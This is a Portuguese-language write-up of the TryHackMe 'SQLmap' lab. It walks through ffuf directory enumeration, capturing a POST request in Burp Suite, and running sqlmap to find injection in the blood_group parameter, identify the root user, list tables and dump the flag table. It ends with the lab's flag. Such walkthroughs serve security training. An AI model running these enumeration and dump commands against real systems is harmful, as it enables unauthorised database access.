
TryHackMe - SQLmap

Link: https://tryhackme.com/room/sqlmap

Reconhecimento




A página a princípio não parece conter nada de interessante, mas fomos instruídos pelo exercício para achar um diretório interessante, então podemos usar um enumerador de diretórios como o `ffuf`. Após algumas tentativas a wordlist `directory-list-2.3-small.txt` acabou funcionando:


```
ffuf -w Downloads/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u "http://10.10.62.228/FUZZ"
```

```
[Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 240ms]
    * FUZZ: blood
```

Acessando o domínio `blood`, achamos uma página de verdade




Como está página já tem uma request logo de cara, podemos analisar essa request com o Burp Suite. Copiando o texto para um arquivo podemos utilizar essa request para fazer uma tentativa de ataque no SQLmap




Salvando o texto para um arquivo sqlmap.txt, o usaremos desta forma:

```
sqlmap -r sqlmap.txt
```




O SQLmap realiza várias perguntas sobre o ataque, e escolhendo as opções recomendadas pelo próprio programa, achamos pontos de injeção.



Usando o blood_group na forma POST ele achou vulnerabilidades de ataques time-based blind e UNION based query. Também encontrou que a database atual é a versão MySQL 5.0.12. Usando a mesma post request, vamos então pedir o user atual com


```
sqlmap -r sqlmap.txt --current-user
```



User atual: `root`


Finalmente, vamos achar a flag necessária, começando pelo que tem nas tabelas:

```
sqlmap -r sqlmap.txt --tables
```



Agora que sabemos que dentro da database blood temos a tabela flag, vamos olhar o que tem na tabela flag:

```
sqlmap -r sqlmap.txt -T flag --dump
```



`thm{sqlm@p_is_L0ve}`